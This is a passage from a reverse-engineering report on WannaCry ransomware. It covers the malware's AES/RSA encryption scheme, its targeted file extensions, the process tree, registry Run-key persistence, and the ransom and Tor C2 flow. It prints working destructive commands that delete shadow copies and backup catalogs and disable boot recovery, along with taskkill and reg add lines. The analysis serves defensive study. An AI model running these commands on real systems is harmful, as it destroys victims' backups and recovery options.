004046D5 jnz     short loc_4046E0
```

Figure 72 – Acquiring Cryptographic Context for File Encryption


Function sub_4049B0 is called, which allocates 102400 bytes on the heap via GlobalAlloc. CryptImportKey is then called to generate a private key on the heap. See figure 73.



```
00404A64 loc_404A64:
00404A64 mov     ecx, [ebp+HCRYPTKEY]
00404A67 push    ecx                     ; phKey
00404A68 push    0                       ; dwFlags
00404A6A push    0                       ; hPubKey
00404A6C mov     edx, [ebp+NumberOfBytesRead]
00404A6F push    edx                     ; dwDataLen
00404A70 push    ebx                     ; pbData
00404A71 mov     eax, [ebp+hCSP]
00404A74 push    eax                     ; hCSP
00404A75 call    CryptImportKey
00404A7B test    eax, eax
```

Figure 73 – Generating Private Key

As shown in figure 74, we observe the same key blob seen in tasksche.exe (figure 50). It is used in conjunction with the generated private key. The private key is generated and encrypted by another 2048-bit RSA encryption pair.



```
00420794  07 02 00 00 00 A4 00 00  52 53 41 32 00 08 00 00  .....ñ..RSA2....
004207A4  01 00 01 00 43 2B 4D 2B  04 9C 0A D9 9F 1E DA 5F  ....C+M+.£.+█.+_
004207B4  ED 32 A9 EF E1 CE 1A 50  F4 15 E7 51 7B EC B0 27  f2¬nß+.P(.tQ{8¦'
004207C4  56 05 58 B4 F6 83 C9 B6  77 5B 80 61 18 1C AB 14  V.X¦÷â+¦w[Ça..½.
004207D4  D5 6A FD 3B 70 9D 13 3F  2E 21 13 F1 E7 AF E3 FB  +j²;p..?.!.±t»pv
004207E4  AB 6E 43 71 25 6D 1D 52  D6 05 5F 13 27 9E 28 89  ½nCq%m.R+._.'P(ë
004207F4  F6 CA 90 93 0A 68 C4 DE  82 9B AA C2 82 02 B1 18  ÷-.ô.h-¦é¢¬-é.¦.
```

Figure 74 – Public RSA Key Blob

During file encryption, each file is encrypted by a 128-bit AES key. The AES key is encrypted by the 2048-bit RSA public key that gets stored in 00000000.pky. The private RSA key associated with this RSA public key is encrypted by another RSA public key. The private key associated with this wrapper RSA public key is presumed to be known only by the malware authors. It gets stored into 00000000.dky. Figure 75 attempts to illustrate the high-level cryptography.






Figure 75 - Cryptography

The thread used for file encryption (see figure 76), is also responsible for formatting the encrypted files. It traverses directories for file with extensions shown in figure 77. Once encrypted (sparing the locations previously discussed with figure 70), it creates a WANACRY! file header, followed by the encrypted AES key used for the actual file encryption, followed by the encrypted contents. It then appends the file extension `.WNCRYT` to each encrypted file. An example of an encrypted file is shown in figure 78.




```
004012D0 ; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
004012D0 StartAddress proc near
004012D0
004012D0 lpThreadParameter= dword ptr  4
004012D0
004012D0 mov     ecx, [esp+lpThreadParameter]
004012D4 call    ENCRYPT_FILES
004012D9 xor     eax, eax
004012DB retn    4
004012DB StartAddress endp
```

Figure 76 – StartAddress of File Encryption Thread



```
.doc .123 .3dm .3ds .3g2 .3gp .602 .7z .accdb .aes .ai .ARC .asc .asf .asm .asp .avi .backup .bak .bat .bmp .brd .bz2 .c .cgm
.class .cmd .cpp .crt .cs .csr .csv .db .dbf .dch .der .dif .dip .djvu .docb .docm .docx .dot .dotm .dotx .dwg .edb .eml .fla
.flv .frm .gif .gpg .gz .h .hwp .ibd .iso .jar .java .jpeg .jpg .js .jsp .key .lay .lay6 .ldf .m3u .m4u .max .mdb .mdf .mid .mkv
.mml .mov .mp3 .mp4 .mpeg .mpg .msg .myd .myi .nef .odb .odg .odp .ods .odt .onetoc2 .ost .otg .otp .ots .ott .p12 .PAQ .pas
.pdf .pem .pfx .php .pl .png .pot .potm .potx .ppam .pps .ppsm .ppsx .ppt .pptm .pptx .ps1 .psd .pst .rar .raw .rb .rtf .sch
.sh .sldm .sldm .sldx .slk .sln .snt .sql .sqlite3 .sqlitedb .stc .std .sti .stw .suo .svg .swf .sxc .sxd .sxi .sxm .sxw .tar
.tbk .tgz .tif .tiff .txt .uop .uot .vb .vbs .vcd .vdi .vmdk .vmx .vob .vsd .vsdx .wav .wb2 .wk1 .wks .wma .wmv .xlc .xlm
.xls .xlsb .xlsm .xlsx .xlt .xltm .xltx .xlw .zip
```

Figure 77 – File Extensions Subject to Encryption




```
00000000   57 41 4E 41 43 52 59 21 00 01 00 00 CF 16 35 F2   WANACRY!.......5.
00000010   05 CF AC 74 C2 07 28 E6 1C EE EF 84 52 13 BD 1F   ...t..(.....R...
00000020   CF DF C9 FC 60 5C E7 0F 47 AC F7 44 12 75 26 18   ....`\..G..D.u&.
00000030   1F E0 F4 7C DB 46 17 A4 73 12 45 B0 6E 3A 58 DC   ...|.F..s.E.n:X.
00000040   FC 0E 0B 1D 73 39 3B E4 22 DB 91 09 09 98 4E EB   ....s9;."......N.
00000050   2C 70 69 02 D6 FF FF DB 41 E9 51 7E AC 45 6B E3   ,pi......A.Q~.Ek.
00000060   F7 31 8E EE 8D 9F 28 A1 21 4E D2 FB 83 6C 0F CA   .1....(.!N...l..
00000070   A2 A9 93 BD D9 4B 64 93 52 AC B8 56 B6 23 24 47   .....Kd.R..V.#$G
```

Figure 78 – Sample of an Encrypted File (.pdf)

It is interesting to note that the memory created (via GlobalAlloc) for the private key generation is freed (via GlobalFree), but never overwritten directly by the WannaCry application. This is not necessarily a fault of the encryption routine, but still potentially vulnerable to memory data leaks. This has been the subject of recent research to decrypt WannCry encrypted files without obtaining the master private key. (https[:]//www.techworm.net/2017/05/free-wannacry-ransomware-decryption-tool-released.html).

An f.wnry file is also created, which contains a list of 10 apparently random files that we encrypted on the host. The interface supplies the user with the option to decrypt these 10 files for free.

Let’s revisit figure 37 to examine additional operations.



```
Process Tree
    • tasksche.exe (2148)  "C:\Users\        \AppData\Local\Temp\tasksche.exe"
        ○ attrib.exe (2200)  attrib +h .
        ○ icacls.exe (2236)  icacls . /grant Everyone:F /T /C /Q
        ○ taskdl.exe (2408)  taskdl.exe
        ○ cmd.exe (2500)  cmd /c 153481494897638.bat
            ▪ cscript.exe (2744)  cscript.exe //nologo m.vbs
        ○ @WanaDecryptor@.exe (3328)  @WanaDecryptor@.exe co
            ▪ taskhsvc.exe (3508)  TaskData\Tor\taskhsvc.exe
        ○ cmd.exe (3364)  cmd.exe /c start /b @WanaDecryptor@.exe vs
            ▪ @WanaDecryptor@.exe (3428)  @WanaDecryptor@.exe vs
                ▪ cmd.exe (3932)  cmd.exe /c vssadmin delete shadows /all /quiet & wmic
                shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures
                & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
                    ▪ vssadmin.exe (4012)  vssadmin delete shadows /all /quiet
                    ▪ WMIC.exe (1740)  wmic shadowcopy delete
                    ▪ bcdedit.exe (2244)  bcdedit /set {default} bootstatuspolicy
                      ignoreallfailures
                    ▪ bcdedit.exe (2440)  bcdedit /set {default} recoveryenabled no
                    ▪ wbadmin.exe (2588)  wbadmin delete catalog -quiet
        ○ taskse.exe (3588)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
        ○ @WanaDecryptor@.exe (3624)  @WanaDecryptor@.exe
        ○ cmd.exe (3664)  cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
          "cxnvgbanyyxl033" /t REG_SZ /d "\"C:\Users\        \AppData\Local\Temp\tasksche.exe\""
          /f
            ▪ reg.exe (3736)  reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
              "cxnvgbanyyxl033" /t REG_SZ /d "\"C:\Users\        \AppData\Local
              \Temp\tasksche.exe\"" /f
        ○ taskdl.exe (3828)  taskdl.exe
        ○ taskse.exe (3284)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
        ○ @WanaDecryptor@.exe (3264)  @WanaDecryptor@.exe
        ○ taskdl.exe (3436)  taskdl.exe
        ○ taskse.exe (3744)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
        ○ @WanaDecryptor@.exe (3796)  @WanaDecryptor@.exe
        ○ taskdl.exe (3940)  taskdl.exe
        ○ taskse.exe (1692)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
        ○ @WanaDecryptor@.exe (2228)  @WanaDecryptor@.exe
        ○ taskse.exe (2592)  taskse.exe C:\Users\        \AppData\Local\Temp\@WanaDecryptor@.exe
    • explorer.exe (1936)  C:\Windows\Explorer.EXE
```

Figure 37 (Revisted)


We observe taskdl.exe spawned in a separate thread. Taskdl, as discussed earlier, is responsible for cleaning up files from previous infections. The WannaCry mutex `MsWinZonesCacheCounterMutexA` is also installed. Persistence mechanisms are also installed. @WannaDecryptor@ is copied into the %TEMP% directory, and the process “Taskse.exe @WannaDecryptor@.exe” is instantiated. Taskse.exe was discussed earlier in this report. We presume taskse.exe assists in setting the persistence in HKCU for the @WannaDecryptor@ to run as a user process. The @WannaDecryptor@ installed to run at reboot via:

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

We also observe tasksche.exe to run at reboot achieved via the `reg add` utility:

```
cmd.exe /c reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
/v "<rand>" /t REG_SZ /d "\"tasksche.exe\"" /f
```

The creation of a batch file is also observed. The filename appears to be a random number with the .bat extension. The batch file creates a .lnk file, as shown in figure 79. The batch file is executed and deleted. The ransom notes from r.wnry are then placed into @Please_Read_Me@.txt.




```
@echo off
echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs
echo SET om = ow.CreateShortcut("@WanaDecryptor@.exe.lnk")>> m.vbs
echo om.TargetPath = "@WanaDecryptor@.exe">> m.vbs
echo om.Save>> m.vbs
cscript.exe  //nologo m.vbs
del m.vbs
```

Figure 79 – Batch File

The process then terminates select email and database processes.

```
taskkill.exe /f /im Microsoft.Exchange.*
taskkill.exe /f /im MSExchange*
taskkill.exe /f /im sqlserver.exe
taskkill.exe /f /im sqlwriter.exe
taskkill.exe /f /im mysqld.exe
```

@WanaDecryptor@.exe is observed running with different command line arguments: fi, co, and vs. The fi argument executes the Tor client (s.wnry). This is executed when the user attempts to make a payment via the interface. The process uses the SendMessage() function to communicate user interface interrupts to their respective handlers. The co argument writes information to 00000000.res file. Our sample .res file is shown in figure 80. The `"taskhsvc.exe TaskData\Tor\taskhsvc.exe"` service is also executed with these arguments.




00000000.res

```
00000000  30 05 F7 A5 C6 BA A0 ED 00 00 00 00 00 00 00 00  0...............
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 EE 72 1B 59 00 00 00 00 00 00 00 00  .....r.Y........
00000080  00 00 00 00 00 00 00 00                          ........
```


Figure 80 – 00000000.res File

The vs argument deletes volume shadow copies with the command shown in Figure 81. Figure 82 shows the reference to this command in the code. This prevents restoration of encrypted files.



```
Cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete &  bcdedit /set {default}
bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete
catalog -quiet with the command: Cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy
delete &  bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no & wbadmin delete catalog -quiet
```

Figure 81 – Restoration Prevention




```
aSS_2           db '%s %s',0               ; DATA XREF: sub_4064D0+294↑o
                align 10h
str_cmd         dd '.dmc'                  ; DATA XREF: sub_4064D0+24C↑r
str_exe         dd 'exe'                   ; DATA XREF: sub_4064D0+251↑r
aCVssadminDelet db '/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete &'
                                           ; DATA XREF: sub_4064D0+22E↑o
                db ' bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcde'
                db 'dit /set {default} recoveryenabled no & wbadmin delete catalog -q'
                db 'uiet',0
aVs             db 'vs',0                  ; DATA XREF: sub_4064D0:loc_4066AD↑o
                align 4
aCo             db 'co',0                  ; DATA XREF: sub_4064D0:loc_406661↑o
                align 4
aFi             db 'fi',0                  ; DATA XREF: sub_4064D0+145↑o
```

Figure 82 – Restoration Prevention

RANSOM PAYMENT AND DECRYPTION

WannaCry will create a file named 00000000.res which contains information including a unique user ID, total encrypted file count, and total encrypted file size. It then sends the user data in 00000000.res to the Command and Control(C2) servers which are hidden in the Tor network. The C2 server then returns one of the three Bitcoin addresses which is linked to the user. The new Bitcoin address will be saved to the configuration file c.wnry to replace the old address (which is hardcoded in the sample). Once the "Check Payment" button is clicked, WannaCry will send the user data in 00000000.res and the encrypted private key in 00000000.eky to the C2 server. If the payment is confirmed, the C2 server will return the decrypted private key. WannaCry then saves the decrypted private key to 00000000.dky and the decryption process uses 00000000.dky to decrypt the key in 00000000.eky. This decrypted AES key is then used to decrypt the files. A sample 00000000.eky file with an encrypted key is shown in Figure 83. It is advertised that the files will be deleted after seven days of no payment. This is done through a WaitableTimer object that handles a file deletion signal after the 7 days period.




```
00000000.eky
00000000  00 05 00 00 3A 73 FA 21 D9 FD 6F 6D 09 D0 D4 DB  ....:s.!..om....
00000010  4B FF 1E 1D 76 46 2A 54 92 07 9F 36 18 7B 28 4D  K...vF*T...6.{(M
00000020  03 BB C1 D6 ED B8 95 21 76 8C BE 84 EB E4 E3 85  .......!v.......
00000030  3A 1F E1 E5 59 28 7F 60 FD 8E 82 E4 B5 83 F0 E0  :...Y(.`........
00000040  1F 6B 94 87 DC 2B 12 38 13 08 51 E1 38 C3 53 08  .k...+.8..Q.8.S.
00000050  9A 5A C2 EA 10 9D AA 08 13 01 64 ED B9 BC AF 0F  .Z........d.....
00000060  2B 35 21 91 CE 24 DE 59 80 ED 8F A7 C4 E3 33 5A  +5!..$.Y......3Z
00000070  E0 9D 24 2B C5 89 CD D3 DD 6A 53 CA E3 29 56 4C  ..$+.....jS..)VL
00000080  6A A1 F8 EF F7 2E FF 03 44 E0 F1 CA 92 7C 14 71  j.......D....|.q
00000090  E0 1C 79 E0 94 D2 A7 67 B7 AC DB 40 1F 08 5C C7  ..y....g...@..\.
000000A0  83 85 55 95 62 D5 0D DD AF 41 8B 20 46 53 65 B1  ..U.b....A. FSe.
000000B0  70 F8 CA D7 88 1E E5 99 DF 71 29 B5 84 26 DA E7  p........q)..&..
```

Figure 83 – 00000000.eky Contains Encrypted AES Key

FILE ENCRYPTION RSA PUBLIC KEY

Figure 84 shows an example of the 00000000.pky file. This file contains the master public 2048-bit RSA1 key.



```
00000000   06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00  ........RSA1....
00000010   01 00 01 00 71 27 D2 22 16 21 FF 58 89 83 20 D8  ....q'.".!.X.. .
00000020   E6 AA 12 CD 13 06 CD 0C A9 48 45 77 59 5F C8 6D  .........HEwY_.m
00000030   1F 95 5E 5E D6 D4 EC 54 4B C8 F2 00 82 19 EF 52  ..^^...TK......R
00000040   D7 C9 6C 92 59 88 F4 FE DC C0 16 72 AF C7 15 41  ..l.Y......r...A
00000050   67 54 E4 E0 C1 B4 0C 9F 50 C0 8B C3 9D EF 55 DC  gT......P.....U.
00000060   BC 4C 68 8F A1 52 D1 4E 2B 87 32 62 80 78 44 98  .Lh..R.N+.2b.xD.
00000070   B0 8C B0 40 64 42 47 79 4B E3 5F 6E 5D E7 6E F0  ...@dBGyK._n].n.
00000080   BF C4 F0 24 50 91 91 93 AE E1 13 A8 A6 5D AE 0B  ...$P........]..
00000090   A7 9A 92 1D 01 B5 9F 20 8B 08 24 48 CF 9A E4 96  ....... ..$H....
000000A0   59 3B 19 47 78 1E 8E 7A BE FB D4 09 F3 5F 22 BE  Y;.Gx..z....._".
000000B0   44 77 6E 09 B8 38 10 15 58 8F 37 6E 91 96 06 E6  Dwn..8..X.7n....
000000C0   20 0E 3A CB 21 90 5C B5 5B 53 C2 E2 54 EE BE E4   .:.!.\.[S..T...
000000D0   96 7E B3 89 62 7E 2E 29 67 C3 0B B0 D7 5E 68 A8  .~..b~.)g....^h.
000000E0   37 19 AE F0 D7 8A 64 07 C2 84 E0 22 FE 70 46 CD  7.....d....".pF.
000000F0   B3 FC 35 10 EF F4 24 56 A5 31 EB 06 32 CE 26 9E  ..5...$V.1..2.&.
00000100   F5 63 14 F3 5D CE 45 3C 81 44 A8 AE 36 33 89 2D  .c..].E<.D..63.-
00000114   7B FA A8 DB                                      {...
```

Figure 84 – 00000000.pky Contains RSA Public Key BLOB for File Encryption

The key BLOB was analyzed as follows:

PUBLICKEYSTRUC.bType = 0x06	PUBLICKEYBLOB
PUBLICKEYSTUC.bVersion = 0x02	Version
PUBLICKEYSTRUC.reserved = 0x0000	Reserved (Unused)
PUBLICKEYSTRUC.aiKeyAlg = 0x0000A400	CALG_RSA_KEYX – Specifies an RSA public key exchange algorithm supported by the Microsoft CSP

RSAPUBKEY.magic = 0x31415352	ASCII for “RSA1” / Algorithm ID
